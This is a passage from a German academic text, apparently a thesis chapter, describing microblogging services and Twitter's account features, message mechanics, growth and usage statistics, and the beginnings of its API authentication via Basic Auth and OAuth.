Der Dienst wurde im Juli 2008 eingeführt und ist die Open-Source-Alternative zu Twitter. Der Dienst basiert auf StatusNet, einer Open-Source-Software, die in PHP<sup>11</sup> geschrieben wurde [StatusNet 2011]. StatusNet ermöglicht es, eine Mikroblogging-Anwendung auf dem eigenen Server oder im lokalen Netzwerk einer Firma zu installieren und so die Kontrolle über die anfallenden Daten und Services zu behalten. Da StatusNet das OStatus-Protokoll [oStat 2011] implementiert, kann es mit anderen Mikroblogging Diensten, die ebenfalls dieses Protokoll unterstützen, kommunizieren. Das OStatus-Protokoll dient der dezentralen Kommunikation zwischen verschiedenen Mikroblogging-Diensten. So kann der Nutzer des Dienstes A die Nachrichten eines Nutzers des Dienstes B abonnieren. Twitter hat OStatus nicht implementiert.

### **Jaiku**

Obwohl Jaiku im gleichen Monat wie Twitter gestartet ist [Butcher 2007], verlief die Entwicklung dieses Dienstes konträr zu Twitter. Jaiku wurde im Oktober 2007 von Google übernommen. Bereits im Januar 2009 wurde angekündigt, dass Google Jaiku als Open-Source-Software anbieten und nicht aktiv weiterentwickeln wird.

### **Plurk**

Der Mikroblogging-Anbieter Plurk ging im Mai 2008 online. Der Dienst ist vor allem in Taiwan sehr beliebt. Eine interessante Besonderheit ist, dass Plurk Gruppenkonversation unterstützt. Auf Plurk kann der Kontoinhaber seine Abonnenten in Gruppen einteilen und so Nachrichten nur an eine Untermenge seiner Abonnenten adressieren.

### **Sina Weibo**

Der Microblogging-Dienst wurde innerhalb der chinesischen Blogging-Plattform Sina eingeführt. Im Unterschied zu Twitter werden Antworten oder Kommentare zu einer Nachricht unterhalb der Nachricht angezeigt. Verifizierte Konten werden durchgängig auf der chinesischen Seite angezeigt, anders als bei Twitter, wo sich Nachrichten eines verifizierten Kontos nicht von Nachrichten eines unverifizierten Kontos unterscheiden.

## **2.1.2 Twitter**

Twitter hatte im Juni 2010 190 Millionen Nutzer weltweit. An einem Tag werden 65 Millionen Nachrichten auf Twitter geschrieben [Schonfeld 2010]. Die meisten Nachrichten wurden am 1. Januar 2011, wenige Sekunden nachdem das neue Jahr in Japan begonnen hatte, gesendet: 6.939 Nachrichten innerhalb einer Sekunde [Dawn 2011]. Twitter entwickelt sich zunehmend zu einem wichtigen Medium, um aktuelle Ereignisse rund um den Erdball zu verfolgen: Das Erdbeben und die Atomkraftwerk-Katastrophe in Japan im März 2011 [Chowdhury 2011] oder die Tötung Osama bin Ladens durch US-amerikanische Spezialeinheiten in Pakistan im Mai 2011, von der ein Twitter-Anwender unbewusst

---

<sup>11</sup> PHP ist eine serverseitige Programmiersprache, die vor allem zum Erzeugen dynamischer Webinhalte und Webanwendungen verwendet wird.

berichtete [ZDF 2011]. Im Twitter-Netzwerk verbreiten sich die Mitteilungen und Meinungen in Echtzeit. Ein wichtiger Unterschied zu anderen Massenmedien wie Fernsehen oder Radio besteht darin, dass sich jeder bei Twitter registrieren kann und Twitter bidirektional aufgebaut ist: Die Anwender sind nicht ausschließlich Abonnenten von Nachrichten - sie können eigene Nachrichten verfassen, auf Nachrichten antworten, Nachrichten favorisieren oder Nachrichten an die eigenen Abonnenten weiterleiten. Aus dem aktuellen Nachrichtenstrom leitet Twitter beliebte Nachrichten, die auf der Startseite angezeigt werden, und auch Trends ab. Trends sind Stichworte, die auf Twitter aktuell in einer bestimmten Region häufig mitgeteilt werden.

Auch wenn Twitter-Nachrichten auf 140 Zeichen begrenzt sind, können durch Anwendungen von Drittanbietern multimediale Inhalte eingebettet werden. Zudem können durch Kurz-URL-Dienste auch Inhalte, die durch eine längere URL adressiert sind, platzsparend verlinkt werden.

In diesem Kapitel werden zunächst die Funktionen von Twitter vorgestellt. In Kapitel 2.1.2.3 werden allgemeine Nutzungsdaten vorgestellt. Abschließend wird die Twitter-API betrachtet, die im September 2010 sechs Millionen mal am Tag aufgerufen wurde [Rao 2010]. Hauptaugenmerk bei der Betrachtung der Programmierschnittstelle wird die Authentifizierung sein, die bei Twitter seit August 2010 weitestgehend durch das OAuth-Protokoll abgedeckt wird.

### **2.1.2.1 Funktionen**

Es gibt zwei unterschiedliche Ebenen bei den Funktionen Twitters: Funktionen, die das Konto des Nutzers betreffen und Funktionen, die pro Nachricht angewendet werden können.

#### **2.1.2.1.1 Konto**

##### **Registrierung**

Um ein Twitter-Konto zu erhalten, muss bei der Registrierung neben einem Benutzernamen eine E-Mail-Adresse und ein Passwort angegeben werden, welches nicht weniger als sechs Zeichen lang sein darf. Standardpasswörter wie „123456“ oder „password“ sind nicht erlaubt; die Stärke des gewählten Passwortes wird bei der Eingabe angezeigt. Um die Registrierung abzuschließen, muss ein CAPTCHA<sup>12</sup> ausgefüllt und die E-Mail-Adresse über einen zugeschickten, zufälligen und somit schwer zu erratenden Link bestätigt werden. Ein schwer zu erratender Token/Link enthält eine lange Zeichenkette, die nicht nur zufällig erscheint, sondern dessen Erzeugung auf ausreichend zufälligen Input beruht. Token, die aus dem ghashten Zeitstempel in Millisekunden bestehen, erscheinen zwar zufällig und unabhängig voneinander; ein Angreifer könnte jedoch sämtliche

---

<sup>12</sup> CAPTCHA ist eine Abkürzung und steht für „Completely Automated Public Turing test to tell Computers and Humans Apart“. CAPTCHA werden verwendet, um zu erkennen, ob das Gegenüber ein Mensch oder Computer ist. In diesem Fall soll eine automatisierte Konto-Erstellung unterbunden werden.

Hashwerte<sup>13</sup> der vergangenen Zeitstempel durchprobieren und generiert so auch gültige Token.

Jeder registrierte Benutzer bei Twitter kann optional ein Profil ausfüllen. Darin kann er einen Namen (zusätzlich zum Benutzernamen), Ort, Internetadresse und eine maximal 160 Zeichen lange Biografie angeben.

### **Konteneinstellungen**

Das „Schützen“ der eigenen Tweets<sup>14</sup> führt dazu, dass eigene Nachrichten auf Twitter nicht veröffentlicht werden, sondern privat behandelt werden. Außerdem darf das Konto erst nach erteilte Erlaubnis durch einen anderen Anwender abonniert werden.

Daneben kann eingestellt werden, ob der „Tweet Standort“ angegeben werden soll. Mit dieser Einstellung wird der Tweet mit einer Ortsangabe versehen. So verwendet der Firefox Browser den Google Location Service zur eigenen Standortbestimmung.

Um Twitter auch von unterwegs per SMS nutzen zu können, kann der Benutzer sein Mobiltelefon für Twitter unter dem Reiter „Handy“ einrichten. Dazu gibt man seine Nummer in den Profileinstellungen ein. Zum Bestätigen sendet man einen Code per Mobiltelefon an die angezeigte Twitter-Nummer. Das eingerichtete Handy kann nicht nur zum Versenden von Tweets verwendet werden, sondern über spezielle Befehle per SMS kann Twitter bedient werden. Twitter-Nachrichten lassen sich ebenfalls per SMS empfangen. Die abonnierten Twitter-Konten und die Konten, die per SMS empfangen werden, müssen nicht zwangsläufig identisch sein. Smartphones und internetfähige Mobiltelefone verfügen meist über eigene Anwendungen, um damit deutlich komfortabler als über SMS auf Twitter zugreifen zu können.

Unter dem Reiter „Applikationen“ im Twitter-Profil lässt sich eine Liste der autorisierten Drittanbieter-Anwendungen des eigenen Kontos anzeigen. Twitter-Benutzer autorisieren Third-Party Anwendungen, um die Funktionalität des eigenen Kontos zu erweitern. Diese Applikationen erhalten so Zugriff auf Daten und Funktionen des Kontos. Auf dieser Einstellungsseite kann der Zugriff von Drittanbieter-Anwendungen wieder verboten werden.

### **Abonnieren von Konten**

Die o.g. Grundeinstellungen von Twitter tangieren kaum den alltäglichen Gebrauch. Die wichtigste Funktion auf Kontoebene ist das Abonnieren anderer Konten. Im deutschen Sprachgebrauch und auch auf Twitter wird das Verb „folgen“ (engl.: „to follow“)

---

13 Eine Hashfunktion oder Streuwertfunktion ist eine Funktion, die eine Eingabe in einen Hashwert überführt. Dabei sollte es möglichst keine verschiedenen Eingaben geben, die den gleichen Hashwert erzeugen (Kollision); der Hashwert ist deutlich kleiner als die Eingabe; es gibt keine inverse Funktion, und ähnliche Eingaben führen zu völlig unterschiedlichen Hashwerten und sind damit schwer vorhersagbar.

14 Tweet bezeichnet eine Twitter-Nachricht. Der Begriff stammt vom englischen Verb „to tweet“ (deutsch: zwitschern).

verwendet. Auf der deutschsprachigen Webseite werden die Abonnierten eines Kontos „Following“ genannt, während die Abonnenten eines Kontos „Follower“ heißen.



Abbildung 3: Following und Follower eines Kontos auf Twitter

Aus Sicht des Kontos A gibt es vier verschiedene Beziehungen zu einem Konto B:

1. keine Verbindung: B ist weder „Following“ noch „Follower“
2.  $A \rightarrow B$  (A folgt B): „Following“ B
3.  $A \leftarrow B$  (B folgt A): „Follower“ B
4.  $A \leftrightarrow B$  (A folgt B und B folgt A): „Following“ und „Follower“ B

Bei Twitter kann grundsätzlich jeder Mikroblog abonniert werden. Lediglich bei geschützten Konten ist eine Erlaubnis erforderlich. Wird ein Mikroblog abbestellt, erhält der Inhaber des abbestellten Blogs keine Benachrichtigung. Die Verbindungen auf Twitter sind daher flüchtig.

Um Inhalte von Twitter zu erhalten, ist nicht zwingend eine Registrierung bei dem Service nötig. Twitter bietet für jedes Konto einen RSS-Feed an, den man über gängige RSS-Reader abonnieren kann. Zusätzlich ist das Abonnieren via SMS mit der „Fast-Follow“-Funktion ohne eigenes Konto möglich [Ostrow 2010b].

Eine weitere Funktion, um auf Twitter Inhalte zu abonnieren, sind Listen. Jeder Nutzer kann Listen anlegen. Der Ersteller kann einer Liste beliebige Mikroblogs zuweisen, denen diese Liste folgt. So kann der Nutzer verschiedene Twitter-Konten, die thematisch ähnlich sind, zusammenfassen. Der so entstandene, zusätzliche und damit von der eigenen Timeline unabhängige Nachrichtenstrom ist über die Twitter-Seite und die API abrufbar. Zudem können Anwender den Listen anderer Nutzer folgen, diese also abonnieren. Der Nachrichtenstrom einer abonnierten Liste wird nicht in die eigene Timeline eingebunden, sondern wird im Twitter-Konto verlinkt und ist so separat abrufbar.

Twitter bietet seit August 2010 eine algorithmusgestützte Vorschlagsfunktion für das Folgen andere Konten an. Der genaue Algorithmus ist unbekannt, aber es werden transitive Verbindungen im Follower-Netzwerk vorgeschlagen.




Abbildung 4: Follower-Netzwerk

Es gelten u.a. folgende Relationen zwischen den Konten:  $A \rightarrow B$ ,  $B \rightarrow E$ . Also wird Konto A vorgeschlagen Konto E zu folgen, um eine transitive Verbindung zu etablieren:  $A \rightarrow E$ .

### Authentifizierung

Die Authentifizierung als Inhaber eines Twitter-Kontos erfolgt über die Eingabe der richtigen Benutzername und Passwort Kombination. Sollten die Zugangsdaten vergessen worden sein, kann das Passwort zurückgesetzt werden. Dazu muss der Benutzername oder die angegebene E-Mail-Adresse eingeben werden – und, falls eingerichtet, die Mobilfunknummer. Per E-Mail wird daraufhin ein zufälliger Link versendet, der dem Nutzer bei einem Aufruf erlaubt, das Passwort neu zu setzen.

### Verifizierte Konten

Twitter bot zwischen Juni 2009 und November 2010 ein öffentliches Beta-Verifizierungsprogramm an. Mit einem Formular konnte man die Verifizierung seines Kontos beantragen. Nach einer Überprüfung durch einen Twitter-Mitarbeiter erhielt das Konto ein Abzeichen, das das Konto als verifiziert ausweist [TwitterSupport 2011d]. Wie die genaue Verifikation eines Kontos vonstatten ging, ist nicht bekannt. In [Cashmore 2009] heißt es lediglich:

„That means we’ve been in contact with the person or entity the account is representing and verified that it is approved.“

Diese Funktion war vor allem dazu gedacht, Verwechslungen auf Twitter zu minimieren. Es wurden ausschließlich Konten bekannter Persönlichkeiten und Organisationen verifiziert. Nach der Schließung des öffentlichen Beta-Programms ist die Kontenverifizierung für die Allgemeinheit nicht mehr möglich.

#### 2.1.2.1.2 Nachrichten

Eine Nachricht auf Twitter (Tweet) ist auf 140 Zeichen begrenzt und jeder bei Twitter registrierte Nutzer kann Nachrichten schreiben, die in Echtzeit an die Abonnenten des eigenen Accounts weitergeleitet werden. Daneben sind Twitter-Nachrichten über die Twitter-Suche und weitere Suchanbieter wie Google und Bing öffentlich verfügbar.

Auch wenn eine Nachricht auf Twitter wegen ihrer Begrenzung auf 140 Zeichen als trivial erachtet werden kann, zeigt die Repräsentation der Tweet-Entität, welche Eigenschaften und Funktionen mit einem Tweet assoziiert sind. Auf Hashtags, die Erwähnung eines Nutzers (engl. „mention“), assoziierte Geolokationsdaten und enthaltene URL wird an späterer Stelle eingegangen. Interessant ist das Source-Attribut, in dem die Anwendung angegeben ist, mit der die Twitter-Nachricht geschrieben wird.




Abbildung 5: Partielles Klassendiagramm eines Tweets nach [TwitterDev 2011f]

Um die Auswirkungen der nachrichtenbezogenen Funktionen zu erklären, wird die Timeline herangezogen. Diese Timeline ist, wie bereits erwähnt, ein Nachrichtenstrom, in dem alle eigenen Nachrichten und alle Nachrichten der abonnierten Konten chronologisch absteigend angezeigt werden.

Um die Funktionsweise der Timeline und der nachrichtenbezogenen Funktionen zu erklären, wird auf die Mengenlehre zurückgegriffen: Sei  $a$  ein Mikroblog auf Twitter und  $A$  die Menge der Mikroblogs, die die Nachrichten von  $a$  in ihre Timeline zugestellt bekommen (Abonnenten). Das gleiche gilt für ein distinktes Mikroblog  $b$  und die Menge  $B$ . So gilt aufgrund der Funktionsweise der Timeline

$$a \in A, b \in B$$

denn die eigenen Tweets erscheinen ebenfalls in der eigenen Timeline.

Eine besondere Form eines Tweets ist die Antwort. Sie zeichnet sich dadurch aus, dass die Nachricht wie folgt aufgebaut ist: „@<Benutzername> Inhalt der Antwort“. Nehmen wir an, dass Mikroblog  $a$  auf eine Nachricht von  $b$  antwortet, so erhalten die Nutzer  $A \cap B$  die Antwort in ihre Timeline. Im Fall, dass  $b$  nicht zur Menge  $A$ , also den Abonnenten von  $a$  gehört, erhält  $b$  die Antwort auf sein Tweet nicht in die Timeline zugestellt. Diese Eigenheit der Timeline scheint Diskussionen außerhalb des eigenen Abonnenten-Kreises unmöglich zu machen. Deswegen werden neben der Timeline die @Erwähnungen (engl.: @Mentions) als weiterer Nachrichtenstrom auf Twitter angeboten. In diesem Nachrichtenstrom werden chronologisch absteigend sämtliche Tweets angezeigt, die den eigenen Benutzernamen enthalten.

Die Weiterleitung (Retweet) einer Nachricht von Mikroblog  $b$  durch den Mikroblog  $a$  empfangen die Nutzer  $A \cup B$  in ihrer Timeline. Wichtig ist, dass das Weiterleiten durch die Twitter-eigene Funktion, die im November 2009 eingeführt wurde, zu keinerlei Duplikaten in der Timeline führt. Die zusätzlichen Empfänger durch die Weiterleitung von Mikroblog  $a$  sind demzufolge  $A/B$ . Bevor es diese Weiterleiten-Funktion von Twitter gab, wurde folgende Syntax verwendet: „RT: @<Benutzername> Ursprüngliche Nachricht“. Diese Konvention ist trotz Duplikate in der Timeline noch sehr verbreitet.

Retweets sind bei Twitter die einzige Möglichkeit, um eine Nachricht außerhalb des ursprünglichen Abonnentenkreises bekannt zu machen. Retweets erhöhen somit die Reichweite einer Nachricht.

Twitter bietet auch ein privates Kommunikationswerkzeug, welches jedoch nur zur Kommunikation mit seinen Abonnenten zur Verfügung steht: die Direktnachricht. Direktnachrichten sind losgelöst von der Timeline. Sie sind nur an die eigenen Abonnenten adressierbar und nicht öffentlich.

Auf ein wichtiges Konzept beim Verfassen einer Nachricht auf Twitter wurde bislang noch nicht eingegangen: den Hashtag. Das Hashtag besteht aus dem Hash-Zeichen oder Doppelkreuz und einem angehängten Begriff, dem Tag oder Schlagwort. Mit Hashtags werden Nachrichten auf Twitter bestimmten Begriffen zugeordnet. Hashtags werden auf Twitter automatisch mit der Suche nach dem Hashtag verknüpft, so dass weitere aktuelle Tweets mit diesem Hashtag abgerufen werden können.

Wie bereits angedeutet, kann dem Tweet ein bestimmter Ort zugewiesen. Dadurch können jene Nachrichten angezeigt werden, die einem bestimmten Platz zugeordnet wurden. Auch Twitter bietet diese Funktion, um Tweets einem Platz zuzuordnen und abzufragen [TwitterSearch 2011b].

Twitter berechnet aus den eingehenden Nachrichten, den Weiterleitungen und den Markierungen als Favorit (jeder Anwender kann Tweets favorisieren) ortsabhängige Trends. Der Algorithmus zur Berechnung ist nicht bekannt, die Trends werden ständig aktualisiert und werden weltweit für 20 Länder und 21 Städte angeboten. Sie werden im eingeloggtten Twitter-Konto im rechten Seitenbereich an exponierter Stelle angezeigt.



Abbildung 6: Trends für Deutschland 14.03.2011 17 Uhr

Zur Zeit bietet Twitter zwei verschiedene Suchen an: Eine einfache Suche innerhalb des im September 2010 eingeführten Designs [Williams 2011] und eine Suche mit erweiterten Suchoptionen, die unter der Adresse [TwitterSearch 2011a] aufgerufen werden kann. Die erweiterten Suchoptionen reichen von Hashtags, geografischen Suchoptionen, Angabe von Twitter-Konten, typischen Suchoperatoren bis hin zur zeitlichen Einschränkung. Das Ergebnis der Suche kann per RSS abonniert werden, so dass neue Suchergebnisse automatisch abgerufen werden.

### 2.1.2.2 Geschichte und Verbreitung

Im März 2006 begannen Jack Dorsey, Biz Stone und Evan Williams die Arbeiten an Twitter [Siegler 2011]. Die Anwendung wurde anfangs firmenintern bei dem ehemaligen Arbeitgeber der drei Gründer genutzt, ehe sie im Juli 2006 öffentlich startete. Twitters Popularität konnte 2007 besonders durch das bei Web-Unternehmern populäre South by Southwest-Festival für interaktive Medien in Austin (Texas) gesteigert werden. Auf Plasma-Displays in der Konferenzhalle wurde der Twitter-Nachrichtenstrom angezeigt [Stone 2007]. Twitter konnte zudem den Web Award des Festivals gewinnen und die Anzahl der täglich gesendeten Tweets verdreifachen.

Die steigenden Nutzerzahlen vergrößerten nicht nur die Bekanntheit des Dienstes, sondern auch den Nutzwert. Es entsteht ein positiver Netzwerkeffekt [König/Weitzel 2003]. Twitters rasantes Wachstum zeigt folgende Tabelle:

Tabelle 1: Entwicklung der Nutzung Twitters; Quellen [Beaumont 2010] [Rao 2011]

Jahr	Tweets pro Tag
2007	5.000
2008	300.000
2009	35.000.000
Februar 2010	50.000.000
März 2011	140.000.000

Ein wichtiger Faktor für die Verbreitung Twitters sind auch die vielen Stars und Berühmtheiten, die Twitter nutzen. Solche Konten werden von bis zu 8 Millionen Nutzern abonniert. Ebenfalls lässt sich feststellen, dass unter den top-abonnierten Konten [Top100 2011] einige Medienunternehmen vertreten sind. Twitter scheint somit ein wichtiges Kommunikationsmedium zur Distribution von Nachrichten diverser, klassischer Medienunternehmen zu sein. Dies führt zu einer weiteren Erhöhung der Attraktivität Twitters, da die Nachrichten jener Medienkonzerne aufgrund von journalistischen Recherchen als authentisch gelten.

Besondere Ereignisse scheinen positive Auswirkungen auf die Nutzung Twitters zu haben und wirken damit auch indirekt auf die Verbreitung des Dienstes. Aktueller Rekordhalter der meisten Tweets pro Sekunde ist das Neujahr 2011 in Japan mit 6.939 Nachrichten pro

Sekunde [Dawn 2011]; 3.283 Nachrichten pro Sekunde gingen während der Fußball-WM 2010 beim Spiel Japan gegen Dänemark ein. Auch während des Superbowls 2011 wurden bis zu 4064 Tweets pro Sekunde geschrieben [Penner 2011a].

Im April 2010 stammten laut [Sanford 2010] etwa 40% der Twitter-Nutzer aus den Vereinigten Staaten von Amerika. Twitter setzt dennoch auf das Wachstum außerhalb der USA, indem es die Seite multilingual anbietet: englisch, italienisch, spanisch, koreanisch, französisch, deutsch und japanisch.

Die Datenaufbereitung von [ComScore 2011] zeigt die 10 Länder mit der höchsten Reichweite an:




Abbildung 7: Top-Ten Länder nach Reichweiten in der Bevölkerung [ComScore 2011]

Die Vereinigten Staaten von Amerika schaffen es nicht unter die zehn Länder mit der höchsten Reichweite, obwohl der Dienst in San Francisco beheimatet ist. Laut einer Umfrage des Pew Research Centers [Smith/Rainie 2010] verwenden 8% der US-amerikanischen Internetnutzer Twitter; gemessen an der Gesamtbevölkerung ist der Anteil also noch geringer.

Eine offizielle Statistik der Twitter-Anwender aus Deutschland ist nicht verfügbar. Thomas Pfeiffer erhebt die aktiven Twitter-Nutzerzahlen für den deutschsprachigen Raum [Geitlinger 2009], indem er „typisch deutschsprachige Begriffe“ in den Tweets sucht und so darauf schließt, welche Konten deutschsprachig sind. Laut seiner Erhebung [Pfeiffer 2010] haben im August 2010 275.000 Nutzer auf Twitter Nachrichten auf deutsch geschrieben. Die Zuverlässigkeit dieser Methode ist zweifelhaft, geschützte und inaktive Konten werden nicht berücksichtigt, dennoch ist es die einzige Erhebung, die sich explizit den deutschsprachigen Twitter-Nutzern widmet.

Eine weitere Quelle, um die Nutzung Twitters in Deutschland im Verhältnis zu anderen Ländern beurteilen zu können, ist die Webseite eines Drittanbieters [Frog 2011], die auf der Twitter API beruht. Sie visualisiert die Nachrichten von Twitter geografisch und führt zudem länderspezifische Statistiken. Laut dieser Seite, die seit dem 01.11.2010 die Tweets analysiert, stammen 0,92% der Tweets aus Deutschland, womit Deutschland auf Platz 15 der Länder mit den meisten Twitter-Nachrichten liegt.

### 2.1.2.3 Nutzung

Die vorgestellten Daten stammen v.a. von Sysomos [Cheng/Evans 2009a] - einem Unternehmen, das soziale Medien analysiert. Für die Studie wurden Konten und Nachrichten von 11,5 Millionen Twitter-Nutzer analysiert.

Tabelle 2: Altersstruktur der Twitter-Nutzer

Altersgruppe	% der Twitter-Nutzer	Altersgruppe	% der Twitter-Nutzer
15-19	31	40-44	3
20-24	35	45-49	2
25-29	15	50-54	2
30-34	7	55-60	1
35-39	4		

65% der Nutzer sind unter 25 Jahre alt, womit Twitter vor allem ein junges Publikum anspricht. 53% der User sind weiblich.

Die Statistik zur Anzahl der abonnierten Konten besagt, dass ca. 50% der Anwender 10 oder weniger Konten folgen. 92,4% der Benutzer abonnierten weniger als 100 Mikroblogs. Die Zahlen der Abonnenten sind ähnlich: 63,7% der Mikroblogs haben 10 oder weniger Abonnenten. 93,6% der Konten haben weniger als 100 Follower.

Eine kleine Gruppe (2,2% der Twitter-Nutzer) schreibt 58,3% aller Nachrichten auf Twitter. 22,5% der User schreiben 90% der Tweets. Die meisten dieser Intensivnutzer, die über 150 Nachrichten pro Tag schreiben, sind Bots<sup>15</sup>, welche Nachrichten oder Angebote auf Twitter veröffentlichen [Cheng/Evans 2009b].




Abbildung 8: Aktivität der Benutzer [Sysomos 2010b]

15 Ein Bot (von engl. „robot“) ist ein Programm, welches eigenständig und wiederholend Aufgaben abarbeitet. Ein Beispiel für Bots sind Webcrawler.

Auch die Aktivität der Twitter-Nutzer wurde erhoben. Aus den Daten kann ein positiver Zusammenhang zwischen der Zahl der Abonnenten und der Aktivität auf Twitter hergeleitet werden. 85,3% der Twitter-Nutzer schreiben jedoch weniger als ein Mal am Tag Tweets.

Dass Twitter vor allem passiv genutzt wird, wird durch Daten aus Deutschland untermauert: Nur 9,16% der Twitter-Besucher in Deutschland schreibt aktiv auf Twitter Nachrichten. ComScore vermeldet 3 Millionen Besucher auf Twitter im August 2010 aus Deutschland (vgl. [Schmidt 2010a]). Stellen wir die Besucherzahl von 3 Millionen und die 275.000 aktiven Twitter-Nutzer aus der Erhebung von Thomas Pfeiffer im gleichen Monat gegenüber, ergibt sich, dass nur 9,16% der Besucher in Deutschland Twitter aktiv nutzen und Nachrichten auf Twitter schreiben.

In der Studie [Kelly 2009] wurde der Inhalt von 2000 Tweets analysiert. An 10 Tagen wurden alle 30 Minuten zwischen 11 und 17 Uhr Tweets entnommen. Pro Tag wurden 200 Nachrichten entnommen und einer der folgenden Kategorien zugewiesen:

- News: Nachrichten von CNN, Fox etc.
- Spam: Nachrichten wie „Willst du auch 3.000 Follower an einem Tag bekommen?“
- Self-Promotion: Nachrichten von Unternehmen zu ihren Produkten und Dienstleistungen
- Pointless Babble: Nachrichten wie „Ich esse gerade ein Brot“
- Conversational: Diskussionen zwischen Nutzern
- Pass-Along Value: Weiterleitungen, die „RT:“ beinhalten

Das Ergebnis der Klassifikation der 2.000 Nachrichten auf Twitter:

Tabelle 3: Klassifikation der Twitter-Nachrichten nach [Kelly 2009]

Kategorie	% der Nachrichten
Pointless Babble	40,55
Conversational	37,55
Pass-Along Value	8,70
Self-Promotion	5,85
News	3,60
Spam	3,75

#### 2.1.2.4 Twitter API

Die Twitter API erlaubt es, über die Schnittstelle auf Funktionen und Informationen Twitters zuzugreifen und bietet so Programmen von Drittanbietern die Möglichkeit, mit Twitter zu interagieren. Fast 300.000 Anwendungen [Siegler 2010a] waren bei Twitter im September 2010 registriert, die ihren Nutzern diverse Dienste in Verbindung mit Twitter zur Verfügung stellen und so den Funktionsumfang Twitters um ein Vielfaches erweitern.

In diesem Kapitel wird zuerst die Authentifizierung für den Zugriff auf spezielle Funktionen der Schnittstelle vorgestellt. Danach widmet sich die Arbeit den drei einzelnen API von Twitter: Zwei verschiedene REST<sup>16</sup> APIs, die aus historischen Gründen getrennt voneinander gesehen werden müssen: die REST API, die den Zugriff auf sämtliche Basisfunktionalitäten Twitters ermöglicht und die Search API, mit der man auf die Twitter-Suchmaschine zugreifen kann. Mit der Stream API kann ein Strom von Nachrichten und Ereignissen empfangen werden, der in nahezu Echtzeit einen hohen Durchsatz von Daten zur Verfügung stellen kann. Als Übertragungsprotokoll für die APIs wird standardmäßig HTTPS (s. Kapitel 2.2.2.2 ) verwendet.

#### **2.1.2.4.1 Authentifizierung**

Die Authentifizierung bezeichnet die Verifizierung einer behaupteten Identität. Ein Benutzer authentisiert sich auf einem Server beispielsweise mit seinem individuellen Wissen – einer benutzerspezifischen Kombination eines Benutzernamens und Passworts. Daraufhin authentifiziert der Server die behauptete Identität, indem er die Zugangsdaten des Benutzers überprüft. Ist die Authentifizierung erfolglos, verweigert der Server den Zugriff. Im Erfolgsfall erhält der Benutzer entsprechend seinen Rechten Zugriff auf den Server.

Dieses Kapitel beschäftigt sich mit der Fragestellung, wie Anwendungen von Drittanbietern sich gegenüber der Twitter-API authentifizieren, um auf die Ressourcen des Twitter-Anwenders Zugriff zu erlangen.

Basic Auth war das Standardverfahren zur Authentifizierung und war bis August 2010 für die Twitter-API zugelassen. Es wurde weitestgehend vom OAuth-Protokoll abgelöst.

OAuth fordert standardmäßig eine Callback<sup>17</sup>-URI<sup>18</sup>, auf die der Benutzer nach der Autorisierung einer Anwendung geleitet wird. Dabei empfängt die Anwendung unter der Callback-URI Tokens zum automatischen Abschluss des Autorisierungsprozesses. Für Webanwendungen ist das Anbieten der Callback-URI problemlos möglich.

Eine Mobil- oder Desktopanwendung kann hingegen keine eigene Callback-URI anbieten, weswegen Twitter die Out-of-Band bzw. PIN-Code-Authentifizierung eingeführt hat. Sie ist eine Variante des OAuth-Protokoll. Anstatt den Anwender auf die Callback-URI

---

16 REST ist ein Akronym für „Representational State Transfer“. Ein REST-konformer Webservice ist zustandslos, verwendet wohldefinierte Operationen (z.B. HTTP-GET, HTTP-POST oder HTTP-DELETE), bietet Ressourcen unter einer URI und in verschiedenen Repräsentationen an (oftmals XML, HTML, JSON), wobei Verweise auf andere Ressourcen des Services als XML oder HTML dargestellt werden.

